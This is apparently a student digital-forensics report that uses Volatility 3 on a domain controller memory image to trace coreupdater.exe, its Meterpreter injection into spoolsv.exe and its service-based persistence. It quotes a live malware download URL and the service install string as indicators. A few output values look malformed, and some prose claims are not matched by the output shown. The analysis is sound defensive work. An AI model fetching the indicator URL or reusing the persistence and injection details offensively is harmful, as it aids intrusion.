The malfind memory dumps associated with spoolsv.exe (PID 3724) were flagged by multiple security vendors on VirusTotal as Metasploit Meterpreter payloads, including labels like Generic.Shellcode.Marte and Hacktool. This confirms that coreupdater.exe (PID 3644) likely injected into spoolsv.exe, a legitimate Windows service with PPID 452 (services.exe), to persist and evade detection. No other dumped processes showed any malicious indicators. (T1055.002)





The strings analysis confirms the full infection chain and persistence mechanism of coreupdater.exe. Initially, the file was downloaded by the attacker to the Administrator user's Downloads directory (C:\Users\Administrator\Downloads\coreupdater.exe) via Internet Explorer, as evidenced by the cached copy in INetCache and the direct HTTP reference to http://194.61.24.102/coreupdater.exe. Following the download, the binary was moved or copied to C:\Windows\System32\coreupdater.exe, a protected system directory that typically requires administrative privileges for write access. This relocation is significant as it sets the stage for privilege escalation and persistence. The malware was then configured to execute as a Windows service under the LocalSystem account, using the command coreupdater.exe user mode service auto start LocalSystem. This command indicates the malware was likely installed to run with the highest level of privilege on boot, ensuring persistence and deep system access.

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.handles --pid 3644
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Offset  HandleValue     Type    GrantedAccess   Name
```

Command Prompt

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.handles --pid 3724
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Offset  HandleValue     Type    GrantedAccess   Name

3724    spoolsv.exe     0xc001f14688d0  0x4     Key     0x9     MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION OPTIONS
3724    spoolsv.exe     0xc001f1486060  0x8     Token   0x48
3724    spoolsv.exe     0xc001f11ed8f0  0xc     Directory       0x3     KnownDlls
3724    spoolsv.exe     0xe00060d56f20  0x10    File    0x100020        \Device\HarddiskVolume2\Windows\System32
3724    spoolsv.exe     0xc001f37e43e0  0x14    Key     0x1     MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
3724    spoolsv.exe     0xe00060fa29a2  0x18    Thread  0x1f0003        Tid 8 Pid 0
3724    spoolsv.exe     0xe00062fb2390  0x1c    ALPC Port       0x1f0001
3724    spoolsv.exe     0xe0006310d1f0  0x20    PowerRequest    0x0
3724    spoolsv.exe     0xe00060cd9e00  0x24    Desktop 0xf00cf Default
3724    spoolsv.exe     0xe000608cdf40  0x28    WindowStation   0x20303 WinSta0
3724    spoolsv.exe     0xe00062aa3370  0x2c    File    0x120089        \Device\HarddiskVolume2\Windows\System32\en-US\spoolsv.exe.mui
3724    spoolsv.exe     0xe00062a9e700  0x30    Thread  0x1fffff        Tid 2112 Pid 3724
3724    spoolsv.exe     0xc001f27c9740  0x34    Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
3724    spoolsv.exe     0xe00060fa2fe0  0x38    Event   0x1f0003
3724    spoolsv.exe     0xe000631c7060  0x3c    WaitCompletionPacket    0x1
3724    spoolsv.exe     0xe00060898140  0x40    IoCompletion    0x1f0003
3724    spoolsv.exe     0xe00060fa7cd0  0x44    TpWorkerFactory 0xf00ff
3724    spoolsv.exe     0xe000630f2680  0x48    IRTimer 0x100002
3724    spoolsv.exe     0xe00062fe7e40  0x4c    WaitCompletionPacket    0x1
3724    spoolsv.exe     0xe000630884d0  0x50    IRTimer 0x100002
3724    spoolsv.exe     0xe00062965d50  0x54    WaitCompletionPacket    0x1
3724    spoolsv.exe     0xe000631a1b80  0x58    EtwRegistration 0x804
3724    spoolsv.exe     0xe000630b7290  0x5c    EtwRegistration 0x804
3724    spoolsv.exe     0xe00062f87950  0x60    EtwRegistration 0x804
3724    spoolsv.exe     0xe0005f4bf060  0x64    Event   0x1f0003
3724    spoolsv.exe     0xe00060f9b140  0x68    Event   0x1f0003
3724    spoolsv.exe     0xe00061cd9180  0x6c    EtwRegistration 0x804
3724    spoolsv.exe     0xe0006300fe60  0x70    EtwRegistration 0x804
3724    spoolsv.exe     0xe00062c961e0  0x74    EtwRegistration 0x804
3724    spoolsv.exe     0xe00060fa2920  0x78    Event   0x1f0003
3724    spoolsv.exe     0xe00062a9d080  0x7c    Thread  0x1fffff        Tid 2304 Pid 3724
3724    spoolsv.exe     0xe00062e95070  0x80    ALPC Port       0x1f0001
3724    spoolsv.exe     0xe00060fa2de0  0x84    Event   0x1f0003
3724    spoolsv.exe     0xc001f4a69080  0x88    Directory       0xf     BaseNamedObjects
3724    spoolsv.exe     0xe00062a9c2c0  0x8c    Thread  0x1fffff        Tid 3856 Pid 3724
```

Analysis of open handles for spoolsv.exe (PID 3724) reveals several notable findings. The process holds multiple thread handles with elevated access rights, including threads with TIDs 2112, 2304, and 3856. This could potentially indicate code injection or malware migration behavior. The process also maintains access to DLLs such as setupapi.dll, localspl.dll, win32spl.dll, mswsock.dll, and WSDMon.dll, which are commonly used for printer management and socket communication. While these libraries are not inherently suspicious on their own, their presence aligns with the typical behavior of spoolsv.exe, making it harder to detect abuse. However, considering the malware migration from coreupdater.exe into spoolsv.exe, this execution context may be leveraged to blend into normal system activity while retaining control over system-level handles. These indicators reinforce that spoolsv.exe is acting as a malicious host process post-exploitation.


```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.dlllist --pid 3644
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Base    Size    Name    Path    LoadTime        File output
```

Command Prompt

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.dlllist --pid 3724
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Base    Size    Name    Path    LoadTime        File output

3724    spoolsv.exe     0x7ff6d8830000  0xc6000 spoolsv.exe     C:\Windows\System32\spoolsv.exe 2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdee80000  0x1aa000        ntdll.dll       C:\Windows\SYSTEM32\ntdll.dll   2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdcb20000  0x13a000        KERNEL32.DLL    C:\Windows\system32\KERNEL32.DLL        2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdc5a0000  0x110000        KERNELBASE.dll  C:\Windows\system32\KERNELBASE.dll       2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd130000  0x171000        USER32.dll      C:\Windows\system32\USER32.dll  2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd2b0000  0xa7000 msvcrt.dll      C:\Windows\system32\msvcrt.dll  2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd510000  0x57000 sechost.dll     C:\Windows\SYSTEM32\sechost.dll 2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdcfe0000  0x136000        RPCRT4.dll      C:\Windows\system32\RPCRT4.dll  2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdb870000  0xa3000 DNSAPI.dll      C:\Windows\System32\DNSAPI.dll  2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdbd30000  0x45000 powrprof.dll    C:\Windows\SYSTEM32\powrprof.dll        2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd670000  0x145000        GDI32.dll       C:\Windows\system32\GDI32.dll   2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd870000  0x58000 WS2_32.dll      C:\Windows\system32\WS2_32.dll  2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd4a0000  0x9000  NSI.dll C:\Windows\system32\NSI.dll     2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd6f20000  0x19000 ualapi.dll      C:\Windows\SYSTEM32\ualapi.dll  2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdadb0000  0x2b1000        ESENT.dll       C:\Windows\SYSTEM32\ESENT.dll   2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd79a0000  0x30000 ntmarta.dll     C:\Windows\SYSTEM32\ntmarta.dll 2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd990000  0x1417000       SHELL32.dll     C:\Windows\system32\SHELL32.dll 2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdce00000  0x1d6000        combase.dll     C:\Windows\SYSTEM32\combase.dll 2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd570000  0x51000 SHLWAPI.dll     C:\Windows\system32\SHLWAPI.dll 2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffda3e0000  0xa000  kernel.appcore.dll      C:\Windows\SYSTEM32\kernel.appcore.dll  2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdc130000  0xa000  CRYPTBASE.dll   C:\Windows\System32\CRYPTBASE.dll       2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdc0d0000  0x60000 bcryptPrimitives.dll    C:\Windows\System32\bcryptPrimitives.dll        2020-09-19 03:29:40.000000 UTC  Disa
bled
3724    spoolsv.exe     0x7fffdc0a0000  0x2b000 sspicli.dll     C:\Windows\System32\sspicli.dll 2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdba60000  0x58000 mswsock.dll     C:\Windows\system32\mswsock.dll 2020-09-19 03:29:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd6fa0000  0x6b000 clusapi.dll     C:\Windows\System32\clusapi.dll 2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdbbd0000  0x18000 cryptdll.dll    C:\Windows\System32\cryptdll.dll        2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd7c0000  0xa5000 advapi32.dll    C:\Windows\SYSTEM32\advapi32.dll        2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdb110000  0x29000 IPHLPAPI.DLL    C:\Windows\System32\IPHLPAPI.DLL        2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdad10000  0xa000  WINNSI.DLL      C:\Windows\System32\WINNSI.DLL  2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd78f0000  0x9000  rasadhlp.dll    C:\Windows\System32\rasadhlp.dll        2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd7ca0000  0x67000 fwpuclnt.dll    C:\Windows\System32\fwpuclnt.dll        2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7ffffc0200000 0xfd000 localspl.dll    C:\Windows\System32\localspl.dll        2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdbe00000  0x25000 srvcli.dll      C:\Windows\System32\srvcli.dll  2020-09-19 03:31:40.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdc6b0000  0x4a000 cfgmgr32.dll    C:\Windows\SYSTEM32\cfgmgr32.dll        2020-09-19 03:31:40.000000 UTC  Disabled
```

```
3724    spoolsv.exe     0x7fffdb810000  0x1f000 USERENV.dll     C:\Windows\System32\USERENV.dll 2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdc1f0000  0x14000 profapi.dll     C:\Windows\System32\profapi.dll 2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffda910000  0x23000 gpapi.dll       C:\Windows\SYSTEM32\gpapi.dll   2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdada0000  0xa000  VERSION.dll     C:\Windows\System32\VERSION.dll 2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdaa90000  0x9000  DSROLE.dll      C:\Windows\System32\DSROLE.dll  2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7ffffbd820000  0xc9000 win32spl.dll    C:\Windows\System32\win32spl.dll        2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7ffffcc140000  0x14000 DEVRTL.dll      C:\Windows\system32\DEVRTL.dll  2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdbdb0000  0x1d000 SPINF.dll       C:\Windows\system32\SPINF.dll   2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdb5b0000  0x57000 WINSTA.dll      C:\Windows\System32\WINSTA.dll  2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdb720000  0x35000 rsaenh.dll      C:\Windows\system32\rsaenh.dll  2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdbdd0000  0x26000 bcrypt.dll      C:\Windows\System32\bcrypt.dll  2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd6f40000  0x10000 cscapi.dll      C:\Windows\System32\cscapi.dll  2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdaa30000  0xc000  netutils.dll    C:\Windows\System32\netutils.dll        2020-09-19 03:31:41.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd80d0000  0x11000 WTSAPI32.dll    C:\Windows\System32\WTSAPI32.dll        2020-09-19 03:56:04.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd25b0000  0x230000        WININET.dll     C:\Windows\System32\WININET.dll 2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd27e0000  0x2a9000        iertutil.dll    C:\Windows\System32\iertutil.dll        2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd0a70000  0xc5000 WINHTTP.dll     C:\Windows\System32\WINHTTP.dll 2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdc9a0000  0x178000        ole32.dll       C:\Windows\system32\ole32.dll   2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffcec10000  0x1b000 MPR.dll C:\Windows\System32\MPR.dll      2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd8850000  0x15000 NETAPI32.dll    C:\Windows\System32\NETAPI32.dll        2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffd9ec0000  0x16000 wkscli.dll      C:\Windows\System32\wkscli.dll  2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7fffdd8d0000  0x7000  PSAPI.DLL       C:\Windows\system32\PSAPI.DLL   2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7ffffcfb60000  0x1f000 WINMM.dll       C:\Windows\System32\WINMM.dll   2020-09-19 03:56:52.000000 UTC  Disabled
3724    spoolsv.exe     0x7ffffcfa30000  0x2a000 WINMMBASE.dll   C:\Windows\System32\WINMMBASE.dll       2020-09-19 03:56:52.000000 UTC  Disabled

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>
```

The dlllist analysis for PID 3644 (coreupdater.exe) returned no output, which supports the idea that this binary was statically compiled or packed in a way that avoided traditional DLL loading mechanisms. On the other hand, PID 3724 (spoolsv.exe) showed a complete list of loaded DLLs, most of which are common system libraries. However, a smaller group of DLLs stood out because they were loaded significantly later than the others. These include WININET.dll, WINHTTP.dll, ole32.dll, NETAPI32.dll, MPR.dll, PSAPI.DLL, wkscli.dll, WINMM.dll, and WINMMBASE.dll. This group was loaded about 25 minutes after the initial ones, which matches the suspected timeframe of malicious activity. These specific libraries are commonly associated with Meterpreter payloads for tasks like HTTP communication, process migration, and token impersonation. Additionally, the audio-related DLLs like WINMM.dll and WINMMBASE.dll are known to be leveraged by Metasploit to bypass detection mechanisms. This strongly suggests that spoolsv.exe was either injected into or used as a host for process hollowing after coreupdater.exe executed.





The svcscan output confirms that coreupdater.exe was installed as a service configured for automatic startup. It is located in C:\Windows\System32\coreupdater.exe and shows AUTO_START, indicating that persistence was achieved by registering the malware as a service that launches on boot under the LocalSystem account. This is a classic method to ensure reinfection or remote access after reboot. On the other hand, spoolsv.exe (the Print Spooler service) also has AUTO_START, but this is typical behavior for legitimate Windows services. Its inclusion here is not evidence of compromise on its own but rather shows that it was likely chosen by the attacker as a migration target because it's always running and has appropriate permissions, making it an attractive and inconspicuous host for injected or migrated payloads.

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.dumpfiles --pid 3724
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

ImageSectionObject      0xe00060c75500  esent.dll       file.0xe00060c75500.0xe00060c75240.ImageSectionObject.esent.dll.img
ImageSectionObject      0xe00062a244b0  spoolss.dll     file.0xe00062a244b0.0xe00060e9ebc0.ImageSectionObject.spoolss.dll.img
ImageSectionObject      0xe00060f9fb80  spoolsv.exe     file.0xe00060f9fb80.0xe00060f9b250.ImageSectionObject.spoolsv.exe.img
ImageSectionObject      0xe00062a60be0  tcpmon.dll      file.0xe00062a60be0.0xe00062a603e0.ImageSectionObject.tcpmon.dll.img
ImageSectionObject      0xe00062a64440  WSDApi.dll      file.0xe00062a64440.0xe00062a72df0.ImageSectionObject.WSDApi.dll.img
ImageSectionObject      0xe0006298ef20  webservices.dll file.0xe0006298ef20.0xe0006298e010.ImageSectionObject.webservices.dll.img
ImageSectionObject      0xe00062a98c80  win32spl.dll    file.0xe00062a98c80.0xe00062a96bc0.ImageSectionObject.win32spl.dll.img
ImageSectionObject      0xe00062a6f1e0  WSDMon.dll      file.0xe00062a6f1e0.0xe00062a702a0.ImageSectionObject.WSDMon.dll.img
ImageSectionObject      0xe00062a19b80  localspl.dll    file.0xe00062a19b80.0xe00062a23300.ImageSectionObject.localspl.dll.img
ImageSectionObject      0xe00062a65ec0  usbmon.dll      file.0xe00062a65ec0.0xe00062a66010.ImageSectionObject.usbmon.dll.img
ImageSectionObject      0xe00062a27de0  wsnmp32.dll     file.0xe00062a27de0.0xe00062a62b30.ImageSectionObject.wsnmp32.dll.img
ImageSectionObject      0xe00062a774e0  fundisc.dll     file.0xe00062a774e0.0xe00062a80640.ImageSectionObject.fundisc.dll.img
ImageSectionObject      0xe00062a74f20  fdPnp.dll       file.0xe00062a74f20.0xe00062a7e4e0.ImageSectionObject.fdPnp.dll.img
ImageSectionObject      0xe00062a998c0  devrtl.dll      file.0xe00062a998c0.0xe00062a99640.ImageSectionObject.devrtl.dll.img
ImageSectionObject      0xe00062a5d2e0  PrintIsolationProxy.dll file.0xe00062a5d2e0.0xe00062a26640.ImageSectionObject.PrintIsolationProxy.dll.img
ImageSectionObject      0xe00062a77a20  drvstore.dll    file.0xe00062a77a20.0xe00062a86df0.ImageSectionObject.drvstore.dll.img
ImageSectionObject      0xe00060c7ea30  kernel.appcore.dll      file.0xe00060c7ea30.0xe00060c7dbc0.ImageSectionObject.kernel.appcore.dll.img
ImageSectionObject      0xe00060fc8c60  wininet.dll     file.0xe00060fc8c60.0xe00060fc9b50.ImageSectionObject.wininet.dll.img
ImageSectionObject      0xe00062a61a90  snmpapi.dll     file.0xe00062a61a90.0xe00062a61170.ImageSectionObject.snmpapi.dll.img
ImageSectionObject      0xe00062a91f20  winprint.dll    file.0xe00062a91f20.0xe00062a91a70.ImageSectionObject.winprint.dll.img
ImageSectionObject      0xe00060e97330  winspool.drv    file.0xe00060e97330.0xe00060e96300.ImageSectionObject.winspool.drv.img
ImageSectionObject      0xe000617156c0  winmm.dll       file.0xe000617156c0.0xe00061714df0.ImageSectionObject.winmm.dll.img
ImageSectionObject      0xe00061a988e0  mpr.dll file.0xe00061a988e0.0xe00060da89a0.ImageSectionObject.mpr.dll.img
ImageSectionObject      0xe000617a1c00  winmmbase.dll   file.0xe000617a1c00.0xe000617a1360.ImageSectionObject.winmmbase.dll.img
ImageSectionObject      0xe00060fefbd0  winhttp.dll     file.0xe00060fefbd0.0xe00060fef6e0.ImageSectionObject.winhttp.dll.img
ImageSectionObject      0xe00060c16070  ntmarta.dll     file.0xe00060c16070.0xe00060c16160.ImageSectionObject.ntmarta.dll.img
ImageSectionObject      0xe00060fa4b90  ualapi.dll      file.0xe00060fa4b90.0xe00060fa3010.ImageSectionObject.ualapi.dll.img
ImageSectionObject      0xe00060fc0db0  iertutil.dll    file.0xe00060fc0db0.0xe00060fca540.ImageSectionObject.iertutil.dll.img
ImageSectionObject      0xe00060f45c60  clusapi.dll     file.0xe00060f45c60.0xe00060f459e0.ImageSectionObject.clusapi.dll.img
ImageSectionObject      0xe00060f00510  cscapi.dll      file.0xe00060f00510.0xe000602a1cc0.ImageSectionObject.cscapi.dll.img
ImageSectionObject      0xe00060e5cc20  rasadhlp.dll    file.0xe00060e5cc20.0xe00060e63df0.ImageSectionObject.rasadhlp.dll.img
ImageSectionObject      0xe00060d66e00  xmllite.dll     file.0xe00060d66e00.0xe00060d74010.ImageSectionObject.xmllite.dll.img
ImageSectionObject      0xe00060da96f0  FWPUCLNT.DLL    file.0xe00060da96f0.0xe00060da8010.ImageSectionObject.FWPUCLNT.DLL.img
ImageSectionObject      0xe00060d70070  wtsapi32.dll    file.0xe00060d70070.0xe00060bf1df0.ImageSectionObject.wtsapi32.dll.img
ImageSectionObject      0xe00060d58c60  netapi32.dll    file.0xe00060d58c60.0xe00060d587b0.ImageSectionObject.netapi32.dll.img
```

The windows.dumpfiles output for PID 3724 (spoolsv.exe) shows all expected DLLs typically associated with the legitimate Print Spooler service. Each entry matches standard Windows system libraries, and there are no anomalous or unknown DLLs present. Their naming, location, and file object structures correspond with default Windows behavior. While the process itself may have been used as a target for code injection or migration by malware like Meterpreter, this specific dump does not contain foreign DLLs or evidence of malicious modules being loaded directly. This reinforces the theory that spoolsv.exe was likely used as a host via process injection rather than DLL sideloading.

```
PS C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory> volatility3 -f dc01.mem windows.filescan > filescan.txt
Progress:  100.00               PDB scanning finished
```

